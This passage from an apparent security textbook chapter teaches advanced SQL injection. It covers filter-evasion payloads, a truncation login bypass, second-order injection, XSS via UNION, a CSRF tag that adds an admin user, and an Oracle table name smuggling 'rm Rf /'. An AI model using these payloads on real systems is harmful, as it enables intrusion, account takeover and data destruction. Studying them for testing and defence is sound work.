In the case of MySQL, you can even use inline comments within SQL keywords, enabling many common keyword-blocking filters to be circumvented. For example, if you modified the defective phpShop filter to check for the keywords only and not for the additional whitespace, the following attack will still work if the back-end database is MySQL:

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/tblUsers/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

Using URL Encoding

URL encoding is a versatile technique that you can use to defeat many kinds of input filters. In its most basic form, this involves replacing problematic characters with their ASCII code in hexadecimal form, preceded by the % character. For example, the ASCII code for a single quotation mark is 0x27, so its URL-encoded representation is %27.

A vulnerability discovered in 2007 in the PHP-Nuke application (see http://secunia.com/advisories/24949/) employed a filter which blocked both whitespace and the inline comment sequence /*, but failed to block the URL-encoded representation of the comment sequence. In this situation, you can use an attack such as the following to bypass the filter:

```
'%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/FROM%2f%2a*/tblUsers%2f%2a*/
WHERE%2f%2a*/username%2f%2a*/LIKE%2f%2a*/'admin'--
```

In other cases, this basic URL-encoding attack does not work, but you can nevertheless circumvent the filter by double-URL-encoding the blocked characters. In the double-encoded attack, the % character in the original attack is itself URL-encoded in the normal way (as %25) so that the double-URL-encoded form of a single quotation mark is %2527. If you modify the preceding attack to use double-URL encoding, it looks like this:

```
'%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%252a*/
FROM%252f%252a*/tblUsers%252f%252a*/WHERE%252f%252a*/username%252f%252a*/
LIKE%252f%252a*/'admin'--
```

Double-URL encoding sometimes works because Web applications sometimes decode user input more than once, and apply their input filters before the final decoding step. In the preceding example, the steps involved are as follows:

1. The attacker supplies the input *'%252f%252a*/UNION …*
2. The application URL decodes the input as *'%2f%2a*/ UNION…*
3. The application validates that the input does not contain /* (which it doesn't).

4. The application URL decodes the input as *'/**/ UNION…*
5. The application processes the input within an SQL query, and the attack is successful.

A further variation on the URL-encoding technique is to use Unicode encodings of blocked characters. As well as using the % character with a two-digit hexadecimal ASCII code, URL encoding can employ various Unicode representations of characters. Further, because of the complexity of the Unicode specification, decoders often tolerate illegal encodings and decode them on a "closest fit" basis. If an application's input validation checks for certain literal and Unicode-encoded strings, it may be possible to submit illegal encodings of blocked characters, which will be accepted by the input filter but which will decode appropriately to deliver a successful attack.

Table 7.1 shows various standard and non-standard Unicode encodings of characters that are often useful when performing SQL injection attacks.

Table 7.1 Standard and Non-Standard Unicode Encodings of Some Useful Characters

Literal Character	Encoded Equivalent
'	%u0027 %u02b9 %u02bc %u02c8 %u2032 %uff07 %c0%27 %c0%a7 %e0%80%a7
-	%u005f %uff3f %c0%2d %c0%ad %e0%80%ad
/	%u2215 %u2044 %uff0f %c0%2f %c0%af %e0%80%af

Continued

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Table 7.1 Continued. Standard and Non-Standard Unicode Encodings of Some Useful Characters

Literal Character	Encoded Equivalent
(	%u0028 %uff08 %c0%28 %c0%a8 %e0%80%a8
)	%u0029 %uff09 %c0%29 %c0%a9 %e0%80%a9
*	%u002a %uff0a %c0%2a %c0%aa %e0%80%aa
[space]	%u0020 %uff00 %c0%20 %c0%a0 %e0%80%a0

Using Dynamic Query Execution

Many databases allow SQL queries to be executed dynamically, by passing a string containing an SQL query into a database function which executes the query. If you have discovered a valid SQL injection point, but find that the application's input filters are blocking queries you want to inject, you may be able to use dynamic execution to circumvent the filters.

Dynamic query execution works differently on different databases. On Microsoft SQL Server, you can use the *EXEC* function to execute a query in string form. For example:

```
EXEC('SELECT password FROM tblUsers')
```

In Oracle, you can use the *EXECUTE IMMEDIATE* command to execute a query in string form. For example:

```
DECLARE pw VARCHAR2(1000);
BEGIN
   EXECUTE IMMEDIATE 'SELECT password FROM tblUsers' INTO pw;
   DBMS_OUTPUT.PUT_LINE(pw);
END;
```

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Databases provide various means of manipulating strings, and the key to using dynamic execution to defeat input filters is to use the string manipulation functions to convert input that is allowed by the filters into a string which contains your desired query.

In the simplest case, you can use string concatenation to construct a string from smaller parts. Different databases use different syntax for string concatenation. For example, if the SQL keyword *SELECT* is blocked, you can construct it as follows:

```
Oracle: 'SEL'||'ECT'
MS-SQL: 'SEL'+'ECT'
MySQL: 'SEL' 'ECT'
```

Note that SQL Server uses a + character for concatenation, whereas MySQL uses a space. If you are submitting these characters in an HTTP request, you will need to URL-encode them as %2b and %20, respectively.

Going further, you can construct individual characters using the *CHAR* function (*CHR* in Oracle) using their ASCII character code. For example, to construct the *SELECT* keyword on SQL Server, you can use:

```
CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)
```

Note that you can construct strings in this way without using any quotation mark characters. If you have an SQL injection entry point where quotation marks are blocked, you can use the *CHAR* function to place strings (such as *'admin'*) into your exploits.

Other string manipulation functions may be useful as well. For example, Oracle includes the functions *REVERSE*, *TRANSLATE*, *REPLACE*, and *SUBSTR*.

Another way to construct strings for dynamic execution on the SQL Server platform is to instantiate a string from a single hexadecimal number which represents the string's ASCII character codes. For example, the string

```
SELECT password FROM tblUsers
```

can be constructed and dynamically executed as follows:

```
DECLARE @query VARCHAR(100)
SELECT @query = 0x53454c4543542070617373776f72642046524f4d2074626c5573657273
EXEC(@query)
```

The mass SQL injection attacks against Web applications that started in early 2008 employed this technique to reduce the chance of their exploit code being blocked by input filters in the applications being attacked.

Using Null Bytes

Often, the input filters which you need to bypass in order to exploit an SQL injection vulnerability are implemented outside the application's own code, in intrusion detection systems (IDSs) or WAFs. For performance reasons, these components are typically written in native

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code languages, such as C++. In this situation, you can often use null byte attacks to circumvent input filters and smuggle your exploits into the back-end application.

Null byte attacks work due to the different ways that null bytes are handled in native and managed code. In native code, the length of a string is determined by the position of the first null byte from the start of the string—the null byte effectively terminates the string. In managed code, on the other hand, string objects comprise a character array (which may contain null bytes) and a separate record of the string's length.

This difference means that when the native filter processes your input, it may stop processing the input when it encounters a null byte, because this denotes the end of the string as far as the filter is concerned. If the input prior to the null byte is benign, the filter will not block the input. However, when the same input is processed by the application, in a managed code context, the full input following the null byte will be processed, allowing your exploit to be executed.

To perform a null byte attack, you simply need to supply a URL-encoded null byte (%00) prior to any characters that the filter is blocking. In the original example, you may be able to circumvent native input filters using an attack string such as the following:

```
%00' UNION SELECT password FROM tblUsers WHERE username='admin'--
```

Nesting Stripped Expressions

Some sanitizing filters strip certain characters or expressions from user input, and then process the remaining data in the usual way. If an expression that is being stripped contains two or more characters, and the filter is not applied recursively, you can normally defeat the filter by nesting the banned expression inside itself.

For example, if the SQL keyword *SELECT* is being stripped from your input, you can use the following input to defeat the filter:

```
SELSELECTECT
```

Exploiting Truncation

Sanitizing filters often perform several operations on user-supplied data, and occasionally one of the steps is to truncate the input to a maximum length, perhaps in an effort to prevent buffer overflow attacks, or accommodate data within database fields that have a predefined maximum length.

Consider a login function which performs the following SQL query, incorporating two items of user-supplied input:

```
SELECT uid FROM tblUsers WHERE username = 'jlo' AND password = 'r1Mj06'
```

Suppose the application employs a sanitizing filter, which performs the following steps:

1. Doubles up quotation marks, replacing each instance of a single quote (') with two single quotes (")
2. Truncates each item to 16 characters

If you supply a typical SQL injection attack vector such as

```
admin'--
```

the following query will be executed, and your attack will fail:

```
SELECT uid FROM tblUsers WHERE username = 'admin''--' AND password = ''
```

Note that the doubled-up quotes mean that your input fails to terminate the username string, and so the query actually checks for a user with the literal username you supplied.

However, if you instead supply the username

```
aaaaaaaaaaaaaaa'
```

which contains 15 a's and one quotation mark, the application first doubles up the quote, resulting in a 17-character string, and then removes the additional quote by truncating to 16 characters. This enables you to smuggle an unescaped quotation mark into the query, thus interfering with its syntax:

```
SELECT uid FROM tblUsers WHERE username = 'aaaaaaaaaaaaaaa''
   AND password = ''
```

This initial attack results in an error, because you effectively have an unterminated string: Each pair of quotes following the a's represents an escaped quote, and there is no final quote to delimit the username string. However, because you have a second insertion point, in the password field, you can restore the syntactic validity of the query, and bypass the login, by also supplying the following password:

```
or 1=1--
```

This causes the application to perform the following query:

```
SELECT uid FROM tblUsers WHERE username = 'aaaaaaaaaaaaaaa'' AND
password = 'or 1=1--'
```

When the database executes this query, it checks for table entries where the literal username is

```
aaaaaaaaaaaaaaa' AND password =
```

which is presumably always false, or where 1 = 1, which is always true. Hence, the query will return the UID of every user in the table, typically causing the application to log you in as the first user in the table. To log in as a specific user (e.g., with UID 0), you would supply a password such as the following:

```
or uid=0--
```

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Notes from the Underground…

Other Truncation Attacks

Truncation of user-supplied input in SQL queries can lead to vulnerabilities even when pure SQL injection is not possible. In Microsoft SQL Server, parameterized queries must specify a maximum length for each string parameter, and if longer input is assigned to the parameter it is truncated to this length. Furthermore, SQL Server ignores trailing whitespace when comparing strings within a *WHERE* clause. These features can lead to a range of problems in vulnerable applications. For example, suppose an application allows users who have forgotten their password to submit their e-mail address and receive their forgotten password via e-mail. If the application accepts overly long input which gets truncated within the SQL query, an attacker can submit the following input:

```
victim@example.org  [many spaces]; evil@attacker.org
```

In the resultant query, this input will retrieve the password for victim@example.org, because the trailing whitespace in the truncated input is ignored:

```
SELECT password FROM tblUsers WHERE email = 'victim@example.org'
```

When the application then sends the password to the originally supplied e-mail address, a copy is also sent to the attacker, enabling him to compromise the victim's account. For further details of this and similar attacks, see the paper "Buffer Truncation Abuse in .NET and Microsoft SQL Server," written by Gary O'Leary-Steele and available at www.scoobygang.org/HiDDenWarez/bta.pdf.

Bypassing Custom Filters

Web applications are extremely varied, and you are likely to encounter all kinds of weird and wonderful input filters in the wild. You frequently can bypass these filters with a little imagination.

Oracle Application Server provides a useful case study in poorly devised custom filters. This product provides a Web interface to database procedures, enabling developers to quickly deploy a Web application based on functionality that is already implemented

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within a database. To prevent attackers from leveraging the server to access the powerful procedures that are built into the Oracle database, the server implements an exclusion list, and blocks access to packages such as SYS and OWA.

Blacklist-based filters of this kind are, of course, notoriously susceptible to bypasses, and Oracle's exclusion list is no exception. In the early 2000s, David Litchfield discovered a series of defects in the filter, each involving ways of representing blocked packages that appear benign to the front-end filter but are still processed as intended by the back-end database.

For instance, whitespace can be placed before the package name:

```
https://www.example.com/pls/dad/%0ASYS.package.procedure
```

The Y character in *SYS* can be replaced with a URL-encoded ÿ character:

```
https://www.example.com/pls/dad/S%FFS.package.procedure
```

The package name can be placed within quotation marks:

```
https://www.example.com/pls/dad/"SYS".package.procedure
```

A programming goto label can be placed before the package name:

```
https://www.example.com/pls/dad/<<FOO>>SYS.package.procedure
```

Although these examples are specific to a particular product, they illustrate the kinds of issues that can arise with custom input filters, and the techniques that you need to try when attempting to circumvent them.

Using Non-Standard Entry Points

Sometimes you will encounter situations where application-wide defenses are in place (such as WAFs) which implement effective input filters and prevent the usual means of exploiting vulnerable code. In this situation, you should look for non-standard entry points into the application, which may be vulnerable to SQL injection and which the applicationwide filters may have overlooked.

Many WAFs inspect the values of every request parameter, but do not validate the parameter names. You can, of course, add arbitrary parameter names to any request. If the application incorporates arbitrary parameter names into dynamic SQL queries, you may be able to perform SQL injection despite the presence of the filter.

Consider an application function which saves user preferences. The preferences page has a large number of input fields, which are submitted to a URL such as the following:

```
https://www.example.org/Preferences.aspx?lang=en&region=uk&currency=gbp...
```

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Requesting this URL causes the application to make a number of SQL queries of the form:

```
UPDATE profile SET lang='en' WHERE UID=2104
UPDATE profile SET region='uk' WHERE UID=2104
UPDATE profile SET currency='gbp' WHERE UID=2104
...
```

Because the fields used for preferences change over time, the developers decided to take a shortcut and implemented the functionality as follows:

```
IEnumerator i = Request.QueryString.GetEnumerator();
while (i.MoveNext())
{
   string name = (string)i.Current;
   string query = "UPDATE profile SET " + name + "='"
      + Request.QueryString[name].Replace("'", "''") +
      "' WHERE uid=" + uid;
   ...
}
```

This code enumerates all of the parameters supplied in the querystring, and builds an SQL query using each one. Although quotation marks in parameter values are being escaped, in an attempt to block SQL injection attacks, the parameter values are embedded directly into the query without any filtering. Hence, the application is vulnerable, but only if you place your attack into a parameter name.

A similar vulnerability can arise if the application contains a custom logging mechanism which saves to the database all requested URLs, including the querystring. If the input filters validate parameter values but not parameter names, you can place payloads into a parameter name to exploit the vulnerability.

Another entry point which applicationwide input filters typically overlook is the headers within HTTP requests. Application code can process HTTP headers in arbitrary ways, and applications frequently process headers such as Host, Referer, and User-Agent in application-level logging mechanisms. If the values of request headers are incorporated into SQL queries in an unsafe manner, you may be able to perform SQL injection by attacking these entry points.

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Notes from the Underground…

Injection via Search Query Referers

In addition to custom mechanisms for logging requests, many applications perform traffic analysis functions, providing administrators with data regarding the navigational paths followed by users within the application, and the external sources from which users arrive at the application. This analysis usually includes information about the search queries performed by users which led them to the application. To determine the terms used in these queries, applications check the Referer header looking for the domain names of popular search engines, and then parse out the search term from the relevant parameter in the Referer URL. If these terms are incorporated into SQL queries in an unsafe manner, you can perform SQL injection by embedding your attack in the query parameter of a search URL, and submitting this within the Referer header. For example:

```
GET /vuln.aspx HTTP/1.1
Host: www.example.org
Referer: http://www.google.com/search?hl=en&q=a';+waitfor+
delay+'0:0:30'--
```

This kind of attack vector is pretty obscure, and is likely to be missed by many penetration testers and automated scanners (except for Burp Scanner, which checks for this attack against every request scanned).

Exploiting Second-Order SQL Injection

Virtually every instance of SQL injection discussed in this book so far may be classified as "first-order" SQL injection. This is because the events involved all occur within a single HTTP request and response, as follows:

1. The attacker submits some crafted input in an HTTP request.
2. The application processes the input, causing the attacker's injected SQL query to execute.
3. If applicable, the results of the query are returned to the attacker in the application's response to the request.

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A different type of SQL injection attack is "second-order" SQL injection. Here, the sequence of events is typically as follows:


1. The attacker submits some crafted input in an HTTP request.
2. The application stores that input for future use (usually in the database), and responds to the request.
3. The attacker submits a second (different) request.
4. To handle the second request, the application retrieves the stored input and processes it, causing the attacker's injected SQL query to execute.
5. If applicable, the results of the query are returned to the attacker in the application's response to the second request.

Second-order SQL injection is just as powerful as the first-order equivalent; however, it is a subtler vulnerability which is generally more difficult to detect.

Second-order SQL injection usually arises because of an easy mistake that developers make when thinking about tainted and validated data. At the point where input is received directly from users, it is clear that this input is potentially tainted, and so clued-in developers will make some efforts to defend against first-order SQL injection, such as doubling up single quotes or (preferably) using parameterized queries. However, if this input is persisted and later reused, it may be less obvious that the data is still tainted, and some developers make the mistake of handling the data unsafely at this point.

Consider an address book application which allows users to store contact information about their friends. When creating a contact, the user can enter details such as name, e-mail, and address. The application uses an *INSERT* statement to create a new database entry for the contact, and doubles up any quotation marks in the input to prevent SQL injection attacks (see Figure 7.1).


Figure 7.1 The Flow of Information When a New Contact Is Created



The application also allows users to modify selected details about an existing contact. When a user modifies an existing contact, the application first uses a *SELECT* statement to retrieve the current details about the contact, and holds the details in memory. It then updates the relevant items with the new details provided by the user, again doubling up any quotation marks in this input. Items which the user has not updated are left unchanged in

memory. The application then uses an *UPDATE* statement to write all of the in-memory items back to the database (see Figure 7.2).

Figure 7.2 The Flow of Information When an Existing Contact Is Updated



Let's assume that the doubling up of quotation marks in this instance is effective in preventing first-order SQL injection. Nevertheless, the application is still vulnerable to second-order attacks. To exploit the vulnerability, you first need to create a contact with your attack payload in one of the fields. Assuming the database is Microsoft SQL Server, create a contact with the following name:

```
a'+@@version+'a
```

The quotes are doubled up in your input, and the resultant *INSERT* statement looks like this:

```
INSERT INTO tblContacts VALUES ('a''+@@version+''a', 'foo@example.org',...
```

Hence, the contact name is safely stored in the database, with the literal value that you submitted.

Then, you need to go to the function to update the new contact, and provide a new value in the address field only (any accepted value will do). When you do this, the application will first retrieve the existing contact details, using the following statement:

```
SELECT * FROM tblUsers WHERE contactId = 123
```

The retrieved details are stored briefly in memory. The value retrieved for the name field will, of course, be the literal value that you originally submitted, because this is what was stored in the database. The application replaces the retrieved address in memory with the new value you supplied, taking care to double up quotation marks. It then performs the following *UPDATE* statement to store the new information in the database:

```
UPDATE tblUsers
SET name='a'+@@version+'a', address='52 Throwley Way',...
WHERE contactId = 123
```

At this point, your attack is successful and the application's query is subverted. The name retrieved from the database is handled unsafely, and you are able to break out of the data context within the query and modify the query's structure. In this proof-of-concept attack, the database version string is copied into the name of your contact, and will be displayed on-screen when you view the updated contact details:

```
Name: aMicrosoft SQL Server 7.00 - 7.00.623 (Intel X86) Nov 27 1998
   22:20:07 Copyright (c) 1988-1998 Microsoft Corporation Desktop
   Edition on Windows NT 5.1 (Build 2600: )a
Address: 52 Throwley Way
```

To perform a more effective attack, you would need to use the general techniques already described for injecting into *UPDATE* statements (see Chapter 8), again placing your attacks into one contact field and then updating a different field to trigger the vulnerability.

Finding Second-Order Vulnerabilities

Second-order SQL injection is more difficult to detect than first-order vulnerabilities, because your exploit is submitted in one request and executed in the application's handling of a different request. The core technique for discovering most input-based vulnerabilities, where an individual request is submitted repeatedly with various crafted inputs and the application's responses are monitored for anomalies, is not effective in this instance. Rather, you need to submit your crafted input in one request, and then step through all other application functions which may make use of that input, looking for anomalies. In some cases, there is only one instance of the relevant input (e.g., the user's display name), and testing each payload may necessitate stepping through the application's entire functionality.

Today's automated scanners are not very effective at discovering second-order SQL injection. They typically submit each request numerous times with different inputs, and monitor the responses. If they then crawl other areas of the application and encounter database error messages, they will draw them to your attention, hopefully enabling you to investigate and diagnose the issue. But they are not capable of associating an error message returned in one location with a piece of crafted input submitted in another. In some cases, there is no error message, and the effects of the second-order condition may be handled blindly. If there is only a single instance of the relevant persisted item, or persisting it within the application requires multiple steps (e.g., a user registration process), the problem is compounded further. Hence, today's scanners are not able to perform a rigorous methodology for discovering second-order vulnerabilities.

Without an understanding of the meaning and usage of data items within the application, the work involved in detecting second-order SQL injection grows exponentially with the size of the application's functionality. But human testers can use their understanding of that functionality, and their intuition about where mistakes are often made, to reduce the size of the task. In most cases, you can use the following methodology to identify second-order vulnerabilities:

1. After you have mapped out the application's content and functionality, review it, looking for any items of user-controllable data that are persisted by the application and reused in subsequent functions. Work on each item individually, and perform the following steps on each instance.
2. Submit a simple value within the item that is likely to cause problems if used unsafely in an SQL query, such as a single quote or an alphanumeric string with a single quote within it. If required, walk through any multistage processes (such as user registration) to ensure that your value is fully persisted within the application.
3. If you find that the application's input filters block your input, use the techniques described earlier in this chapter (in "Evading Input Filters") to try to defeat the front-end input filters.
4. Walk through all of the application's functionality where you have seen the data item being explicitly used, and also any functions where it might conceivably be implicitly used. Look for any anomalous behavior that may indicate that the input has caused a problem, such as database error messages, HTTP 500 status codes, more cryptic error messages, broken functionality, missing or corrupted data, and so forth.
5. For each potential issue identified, try to develop a proof-of-concept attack to verify that an SQL injection vulnerability is present. Be aware that malformed persisted data may cause anomalous conditions in ways that are not directly vulnerable (e.g., integer conversion errors, or failure of subsequent data validation). Try supplying the same input with two quotation marks together, and see whether the anomaly goes away. Try using database-specific constructs such as string concatenation functions and version banners to confirm that you are modifying an SQL query. If the anomalous condition is blind (i.e., it does not return the results of the query or any error message), try using time delay techniques to verify that a vulnerability is present.

You should be aware that some second-order SQL injection vulnerabilities are fully blind and have no discernible effects on the contents of any application responses. For example, if an application function writes persisted data to logs in an unsafe manner, and handles any exceptions gracefully, the steps I just described will probably miss the vulnerability. To detect these kinds of flaws, you need to repeat the preceding steps using various inputs in step 1 designed to trigger time delays when used unsafely in SQL queries, and then monitor all of the application's functionality for anomalous delays. To do this effectively, you will need to use syntax that is specific to the type of database being used and the types of queries (*SELECT*, *INSERT*, etc.) being performed. In practice, this may be a very lengthy exercise indeed.

Tools & Traps…

Why Second-Order Bugs Happen

Second-order SQL injection is surprisingly common. The authors have encountered this vulnerability in mature, security-critical applications such as those used by online banks. Bugs such as this can go unnoticed for years, because of the relative difficulty of detecting them.

Many, perhaps even most, developers these days have some awareness of SQL injection threats, and they know how to use parameterized queries to safely incorporate tainted data into SQL queries. However, they also know that writing parameterized queries involves a little more effort than constructing simple dynamic queries. Many also have in mind a mistaken concept of taint, in which user-supplied data needs to be handled safely on arrival, but can then be treated as trusted.

A very common approach to coding SQL queries is to use parameterized queries for data that is most obviously tainted, such as that which is received from the immediate HTTP request, and elsewhere to make a judgment in each case as to whether the data is safe to use in a dynamic query. This approach is dangerous. It can easily lead to oversights, where tainted data is handled unsafely by mistake. Data sources that are trustworthy may become tainted at a future time due to changes elsewhere in the code base, unwittingly introducing second-order vulnerabilities. And the mistaken concept of taint, where data needs to be handled safely only on arrival, can lead to items appearing to be trustworthy when they are not.

The most robust way to defend against second-order vulnerabilities is to use parameterized queries for all database access, and to properly parameterize every variable data item which is incorporated into the query. This approach incurs a small amount of superfluous effort for data which is genuinely trustworthy, but it will avoid the mistakes described. Adopting this policy also makes security review of code quicker and easier in relation to SQL injection.

Note that some parts of SQL queries, such as column and table names, cannot be parameterized, because they constitute the structure which is fixed when the query is defined, before data items are assigned to their placeholders. If you are incorporating user-supplied data into these parts of the query, you should determine whether your functionality can be implemented in a different way; for example, by passing index numbers which are mapped to table and column names server-side. If this is not possible, you should carefully validate the user data on a whitelist basis, prior to use.

Using Hybrid Attacks

Hybrid attacks combine two or more exploits to attack an application, often resulting in a compromise that is greater than the sum of its parts. You can combine SQL injection with other techniques in numerous ways to achieve your objectives in attacking an application.

Leveraging Captured Data

First, of course, you can use SQL injection to retrieve sensitive data that you can use to escalate your privileges within the application. For example, you may be able to read the passwords for other users, and log in as them. If the passwords are hashed and you know the algorithm, you can try to crack the captured hashes offline. Similarly, you may be able to read tables of sensitive logging data, containing usernames, session tokens, or even the parameters submitted in the requests of other users.

More elaborately, if the application contains an account recovery function which e-mails a one-time recovery URL to users who have forgotten their password, you may be able to read the values of the account recovery tokens issued to other users, and so initiate account recovery for arbitrary users and thereby compromise their accounts.

Creating Cross-Site Scripting

SQL injection is a great bug to find in a Web application, but sometimes you may really want a different bug, such as cross-site scripting (XSS). Often, you can use SQL injection vulnerabilities to introduce different kinds of XSS into the application.

If the input which you supply to the application is not itself being echoed back, but instead the application returns the output from an SQL query which you control, you can usually exploit the vulnerability to achieve the same effects as a reflected XSS attack. For example, if the application returns the results of the query as shown here:

```
SELECT orderNum, orderDesc, orderAmount FROM tblOrders WHERE orderType = 123
```

and the *orderType* field is vulnerable to SQL injection, you may be able to create a proof-of-concept XSS attack with a URL such as the following:

```
https://www.example.org/MyOrders.php?orderType=123+UNION+SELECT+1,'<script>
   alert(1)</script>',1
```

Unlike conventional XSS, the application does not simply echo your attack payload in its response. Rather, you modify the SQL query to append your payload to the query results, which the application copies into its response. Provided that the application does not perform any output encoding on the query results (if it assumes that the query results are trustworthy), your attack will be successful.

In other situations, you may be able to leverage SQL injection vulnerabilities to perform a persistent XSS attack within the application. This possibility usually arises when data that

you can modify via an SQL injection bug is displayed unsanitized to other users of the application. This data might comprise actual HTML content that is stored within the database (such as product descriptions that are retrieved by product ID), or items such as user display names and contact information which is retrieved from the database and copied into HTML page templates.

The mass SQL injection attacks that occurred in 2008–9 employed a robot which identified every table within a target database, and injected a link to a malicious JavaScript file into each text column in every table. Whenever the modified data was copied into application responses, users were served the attacker's malicious script. This script then attempted to exploit a number of client-side vulnerabilities in order to compromise users' computers.

Even if an application does not contain any functionality where database data is copied unsanitized into application responses, this kind of attack may still be possible via SQL injection. If you can leverage the database compromise to attack the underlying operating system (see Chapter 6) you may be able to modify static content located within the Web root, and inject arbitrary JavaScript into pages that are rendered to other users.

Running Operating System Commands on Oracle

By using specially crafted database objects it is even possible to run operating system commands on the database server or on the workstation of a database administrator (DBA) using a hybrid attack.

The following table name is valid if the table name is quoted by double quotes

```
CREATE TABLE "!rm Rf /" (a varchar2(1));
```

and will be accepted by Oracle.

If a DBA or developer uses SQL*Plus scripts with the spool command, a common technique that DBAs use for writing dynamic SQL scripts, then SQL*Plus will remove the double quotes from the example above in order to access the object. SQL*Plus will then interpret the exclamation mark as a host command (! on UNIX, $ on Windows and VMS), and the content after the ! is executed as an operating system command.

Here is an example of a vulnerable SQL*Plus script. A spool file called test.sql is created and then executed:

```
SPOOL test.sql
SELECT table_name FROM all_tables WHERE owner='SCOTT';
SPOOL OFF
@test.sql
```

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Exploiting Authenticated Vulnerabilities

Many SQL injection vulnerabilities reside within authenticated functionality. In some cases, only privileged users, such as application administrators, can reach and exploit the vulnerability. Usually, this constraint reduces the impact of the vulnerability somewhat.

If the administrator is completely trusted within the application, and is also able to perform arbitrary SQL queries directly in the database, one might suppose that SQL injection flaws which only the administrator can access are completely inconsequential, and are not exploitable unless the attacker has already compromised the administrator's account.

However, this overlooks the possibility of cross-site request forgery. This attack technique can be combined with many kinds of authenticated vulnerabilities to make those vulnerabilities exploitable by an unprivileged attacker. Consider an administrative function which displays the account details of a selected user:

```
https://www.example.org/admin/ViewUser.aspx?UID=123
```

The *UID* parameter is vulnerable to SQL injection, but this can be directly exploited only by the administrator. However, an attacker who is aware of the vulnerability can use cross-site request forgery to exploit the bug indirectly. For example, if he creates a Web page containing the following HTML, and induces a logged-in administrator to visit it, his injected SQL query will be executed, creating a new administrative user that is controlled by the attacker:

```
<img src="https://www.example.org/admin/ViewUser.aspx?UID=123;
+INSERT+INTO+USERS+(username,password,isAdmin)+VALUES+('pablo',
'quest45th',true)">
```

Note that cross-site request forgery is a one-way attack, and the attacker cannot trivially retrieve the application's response to the attack request. Hence, the attacker must inject an SQL query which causes a useful side effect, rather than just seeking to read sensitive data.

The moral of this story is that cross-site request forgery does not need to involve application functionality that was actually designed for performing sensitive actions. In the example described, the application is no less vulnerable than if it contained an explicit function for performing arbitrary SQL queries that was accessible only by administrators but not protected from request forgery. And because the example described is not actually designed for performing an action, it is much less likely to be included in the scope of any antirequest forgery defenses that are implemented within the application.

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Summary

In this chapter, we examined various advanced techniques which you can use to make your SQL injection attacks more effective, and to overcome obstacles that you will sometimes encounter in real-world applications.

In the mid- to late 1990s, the Web was full of obvious SQL injection flaws that attackers could exploit with ease. As awareness of that vulnerability has become more widespread, the vulnerabilities that remain tend to be subtler, involve some defenses that need to be circumvented, or require you to combine several different attack techniques to deliver a compromise.

Many Web applications, and external defenses such as Web application firewalls, perform some rudimentary input validation in an attempt to prevent SQL injection attacks. We examined a wide range of techniques which you can use to probe and, if possible, bypass this validation. In some cases, all input received from HTTP requests is handled safely on arrival, but is persisted and reused later in an unsafe manner. We also examined a reliable methodology which you can use to find and exploit these "second-order" SQL injection vulnerabilities.

In some cases, SQL injection vulnerabilities may exist but you may not be able to directly exploit them on their own to achieve your objectives. It is often possible to combine these bugs with other vulnerabilities or attack techniques to deliver a successful compromise. I described ways to exploit data captured via SQL injection to perform other attacks, ways to use SQL injection to perform cross-site scripting attacks that are not otherwise possible, and a way to exploit SQL injection bugs in privileged authenticated functionality to exploit vulnerabilities that are not directly accessible when considered on their own.

The catalog of attacks described in this chapter is by no means exhaustive. Real-world applications are extremely varied, and you should expect to encounter unusual situations that we have not considered here. Hopefully, you can use the basic techniques and ways of thinking examined in this chapter to address new situations, combining them in imaginative ways to overcome obstacles and perform a successful compromise.

Solutions Fast Track

Evading Input Filters

- ☑ Work systematically with simple inputs to understand what filters the application is using.
- ☑ Depending on the filters in place, try relevant evasion techniques in an attempt to block the filters, including using case variation, SQL comments, standard and malformed URL encodings, dynamic query execution, and null bytes.

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- ☑ Look for logic flaws in multistep filters, such as the failure to strip expressions recursively, or unsafe truncation of input.
- ☑ If effective applicationwide filters are in place, look for non-standard entry points which the filters may overlook, such as parameter names and HTTP request headers.

Exploiting Second-Order SQL Injection

- ☑ Review the application's functionality, looking for cases where user-supplied data is stored and reused.
- ☑ Submit a single quotation mark in each item of data. If your input is blocked or sanitized, use the filter evasion techniques described in this chapter to attempt to defeat the filters.
- ☑ Walk through the relevant functionality where the data is used, looking for anomalous behavior.
- ☑ For each anomaly detected, try to develop a proof-of-concept attack to prove that the application is in fact vulnerable to SQL injection. If no error information is returned, try using time delay strings to induce a noticeable delay in the relevant responses.

Using Hybrid Attacks

- ☑ Anytime you discover an SQL injection vulnerability, think about how you can combine it with other bugs and techniques to deliver a more sophisticated compromise of the application.
- ☑ Always look for ways to use data retrieved via SQL injection, such as usernames and passwords, to escalate your attack against the application.
